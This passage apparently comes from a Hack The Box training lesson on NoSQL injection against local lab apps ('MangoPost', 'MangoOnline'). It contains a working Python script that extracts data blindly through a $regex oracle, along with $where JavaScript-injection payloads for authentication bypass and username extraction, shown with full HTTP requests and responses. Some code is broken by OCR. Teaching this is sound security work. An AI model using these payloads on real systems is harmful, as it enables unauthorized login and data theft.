We can verify if the `oracle` function works as intended with a pair of assert statements that test known answers. In this case, we know there is no tracking number `X`, so we can verify that the oracle returns `False` when it sends a request with `trackingNum: "X"`. Furthermore, we know that there is a tracking number `HTB{.*`, so we can verify that the oracle function returns `True`.

Code: python

```python
# Make sure the oracle is functioning correctly
assert (oracle("X") == False)
assert (oracle({"$regex": "HTB{.*"}) == True)
```

If we run this and everything is set up correctly, there should be no output. If you have some output, then there is most likely a typo in your code (like in this example, lowercase b instead of B):

mayala@htb[/htb] `$ python3 mangopost-exploit.py Traceback (most recent call last): File "/...SNIP.../mangopost-exploit.py", line 18, in <module> assert (req({"$regex": "^HTb{.*"}) == True) AssertionError`

Once we have the oracle function ready and verified as working correctly, we can proceed to work on actually dumping the tracking number.

For this section, we can assume the tracking number matches the following format: `^HTB\{[0-9a-f]{32}\}$` aka `HTB{` followed by 32 characters [`0-9a-f`] followed by a `}`. Knowing this, we can limit our search to only these characters and significantly reduce the number of requests it will take.

Code: python

```python
# Dump the tracking number
trackingNum = "HTB{" # Tracking number is known to start with 'HTB{'
for _ in range(32): # Repeat the following 32 times
    for c in "0123456789abcdef": # Loop through characters [0-9a-f]
        if oracle({"$regex": "^" + trackingNum + c}): # Check if
<trackingNum> + <char> matches with $regex
            trackingNum += c # If it does, append character to trackingNum
...
            break # ... and break out of the loop
trackingNum += "}" # Append known '}' to end of tracking number
```

This code will generate RegEx queries and use the oracle to dump one character at a time until all the characters are known. Once the code finishes, we can verify that the tracking number is correct with another `assert` and print it out:

Code: python

```python
# Make sure the tracking number is correct
assert (oracle(trackingNum) == True)
```

```
print("Tracking Number: " + trackingNum)
```

The finished script

Putting everything together, the completed script should look like this:

Code: python

```
#!/usr/bin/python3

import requests
import json

# Oracle
def oracle(t):
    r = requests.post(
        "http://127.0.0.1/index.php",
        headers = {"Content-Type": "application/json"},
        data = json.dumps({"trackingNum": t})
    )
    return "bmdyy" in r.text

# Make sure the oracle is functioning correctly
assert (oracle("X") == False)
assert (oracle({"$regex": "^HTB{.*"}) == True)

# Dump the tracking number
trackingNum = "HTB{" # Tracking number is known to start with 'HTB{'
for _ in range(32): # Repeat the following 32 times
    for c in "0123456789abcdef": # Loop through characters [0-9a-f]
        if oracle({"$regex": "^" + trackingNum + c}): # Check if
<trackingNum> + <char> matches with $regex
            trackingNum += c # If it does, append character to trackingNum
...
            break # ... and break out of the loop
trackingNum += "}" # Append known '}' to end of tracking number

# Make sure the tracking number is correct
assert (oracle(trackingNum) == True)

print("Tracking Number: " + trackingNum)
```

Running this script should dump the tracking number successfully. Since the alphabet (`0-9a-f`) is so small, the process goes very quickly; in this case, it only takes around 20 seconds.

mayala@htb[/htb] `$ time python3 mangopost-exploit.py Tracking Number: HTB{...SNIP...} real 0m23.006s user 0m0.419s sys 0m0.033s`

Server-Side JavaScript Injection

Theory

One type of injection unique to NoSQL is `JavaScript Injection`. This is when an attacker can get the server to execute arbitrary JavaScript in the context of the database. JavaScript injection may, of course, be in-band, blind, or out-of-band, depending on the scenario. A quick example of this would be a server that used the `$where` query to check username/password combinations:

Code: javascript


```javascript
...
.find({$where: "this.username == \"" + req.body['username'] + "\" &&
this.password == \"" + req.body['password'] + "\""});
...
```

In this case, user input is used in the JavaScript query evaluated by `$where`, leading to JavaScript injection. An attacker could do many things here. For example, to bypass authentication, they could pass `" || ""=="` as the username and password so that the server would evaluate `db.users.find({$where: 'this.username == "" || ""=="" && this.password == "" || ""==""'})` which results in every document being returned and presumably logging the attacker in as one of the returned users.

MangoOnline


In this section, we will be looking at the fourth web application - `MangoOnline`. This application is vulnerable to `Server-Side JavaScript Injection`.

The site itself is just a login form with nothing else to look at.



Authentication Bypass

We can fill out the form with arbitrary data and intercept the login request to take a better look. The request looks similar to the one for `MangoMail` from the authentication bypass section.



```
POST /index.php HTTP/1.1
Host: 127.0.0.1
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101 Firefox/102.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 27
Origin: http://127.0.0.1
Connection: close
Referer: http://127.0.0.1/index.php
Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: document
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: same-origin
Sec-Fetch-User: ?1

username=test&password=test
```

If we try the same authentication bypass methods as before, however, we will, unfortunately, realize none of them work. At this point, we might want to check if some SSJI payloads work in case the server is running a `$where` query, which might look like this:

Code: javascript


```
db.users.find({
    $where: 'this.username === "<username>" && this.password === "
<password>"'
});
```

For this example, we could set `username` to `" || true || ""=="`, which should result in the query statement always returning `True`, regardless of what `this.username` and `this.password` are.

Code: javascript


```
db.users.find({
    $where: 'this.username === "" || true || ""=="" && this.password === "
<password>"'
});
```

Since this is just JavaScript that is being evaluated, we can verify that the statement should always return true by using the developer console in our browser:




```
>> this.username === "<username>" && this.password === "<password>"
<- false
>> this.username === "" || true || "" === "" && this.password === "<password>"
<- true
```

As expected, the statement returns `True`, even with `this.username` and `this.password` being undefined. With this confirmation, we can try to log in with this "username" and an arbitrary password, taking care to URL-encode the necessary characters.



```
POST /index.php HTTP/1.1
Host: 127.0.0.1
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101 Firefox/102.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 58
Origin: http://127.0.0.1
Connection: close
Referer: http://127.0.0.1/index.php
Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: document
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: same-origin
Sec-Fetch-User: ?1

username=%22+%7C%7C+true+%7C%7C+%22%22%3D%3D%22&password=test
```

This should result in us being able to bypass authentication altogether since the `$where` query returned `True` on all documents.



Logged in as **" || true || ""==".** Nothing to see here.
← Go back


Note that the real username of whoever we logged in (whichever document we matched) is not displayed. Rather the SSJI payload we used is.

Blind Data Extraction

So we proved that we can bypass authentication with `Server-Side Javascript Injection`, and we have established that the username of the user we logged in as is not given to us, so let's work on extracting that information!

The steps to do this are essentially the same as the steps from the `Blind Data Extraction` and `Automating Blind Data Extraction` sections, simply with different syntax.


As a first request, we can use the payload: `" || (this.username.match('^.*')) || ""=="` to verify that there is a username which matches `^.*`. This is expected to return true (log us in), so it's more of a sanity check.



```
POST /index.php HTTP/1.1
Host: 127.0.0.1
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101
Firefox/102.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/w
ebp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 66
Origin: http://127.0.0.1
Connection: close
Referer: http://127.0.0.1/index.php
Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: document
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: same-origin
Sec-Fetch-User: ?1

username="+||+(this.username.match('^.*'))+||+""%3d%3d"&password=x
```

```
HTTP/1.1 200 OK
Host: 127.0.0.1
Date: Fri, 18 Nov 2022 13:46:46 GMT
Connection: close
X-Powered-By: PHP/7.4.33
Content-type: text/html; charset=UTF-8

<html>
  <head>
    <title>
      MangoOnline
    </title>
    <link href="
    https://cdn.jsdelivr.net/npm/bootstrap@5.2.2/dist/css/bootstrap.min.
    css" rel="stylesheet" integrity="
    sha384-Zenh87qX5JnK2Jl0vWa8Ck2rdkQ2Bzep5IDxbcnCeuOxjzrPF/et3URy9Bv1W
    TRi" crossorigin="anonymous">
    <style>
      body{
        background:#ddd;
      }
      </style>
    </head>
    <body>
      <div class="container">

        <div class="row mt-5">
          <div class="col-md-4 offset-md-4">
            Logged in as <b>
              " || (this.username.match('^.*')) || ""==".
            </b>
             Nothing to see here.<br>
            <a href="/index.php">
              &larr; Go back
            </a>
          </div>
        </div>
      </div>
    </body>
  </html>
```


Next, we can start guessing what the first character of the username is with payloads like: `" || (this.username.match('^a.*')) || ""=="`. If no such username exists, as is the case with `^a.*`, then the application will fail to log in.



```
POST /index.php HTTP/1.1
Host: 127.0.0.1
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101 Firefox/102.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 67
Origin: http://127.0.0.1
Connection: close
Referer: http://127.0.0.1/index.php
Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: document
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: same-origin
Sec-Fetch-User: ?1

username="+||+(this.username.match('^a.*'))+||+""%3d%3d"&password=x
```

```
    body{
      background:#ddd;
    }
    </style>
  </head>
  <body>
    <div class="container">

      <div class="row mt-5">
        <div class="col-md-4 offset-md-4">
          <img src="img/logo.png" class="mx-auto d-block mb-3">
          <div class="card">
            <div class="card-body">
              <form action="/index.php" method="POST">
                <div class="form-group">
                  <label for="usernameInput">
                    Username
                  </label>
                  <input type="text" class="form-control" id="usernameInput" name="username">
                </div>
                <div class="form-group">
                  <label for="passwordInput">
                    Password
                  </label>
                  <input type="password" class="form-control" id="passwordInput" name="password">
                </div>
                <div class="form-check">
                  <input type="checkbox" class="form-check-input" id="rememberInput" name="remember">
                  <label class="form-check-label" for="rememberInput">
                    Remember Me
                  </label>
                </div>
                <button type="submit" class="btn btn-primary">
                  Log in
                </button>
              </form>
            </div>
          </div>
          <a href="">
            Lost your password?
```

After a bit of trying, the payload: `" || (this.username.match('^H.*')) || ""=="` logs us in, meaning there is a username that matches `^H.*`.



Request

```
POST /index.php HTTP/1.1
Host: 127.0.0.1
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101
Firefox/102.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/w
ebp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 67
Origin: http://127.0.0.1
Connection: close
Referer: http://127.0.0.1/index.php
Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: document
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: same-origin
Sec-Fetch-User: ?1

username="+||+(this.username.match('^H.*'))+||+""%3d%3d"&password=x
```

Response

```
HTTP/1.1 200 OK
Host: 127.0.0.1
Date: Fri, 18 Nov 2022 13:45:57 GMT
Connection: close
X-Powered-By: PHP/7.4.33
Content-type: text/html; charset=UTF-8

<html>
  <head>
    <title>
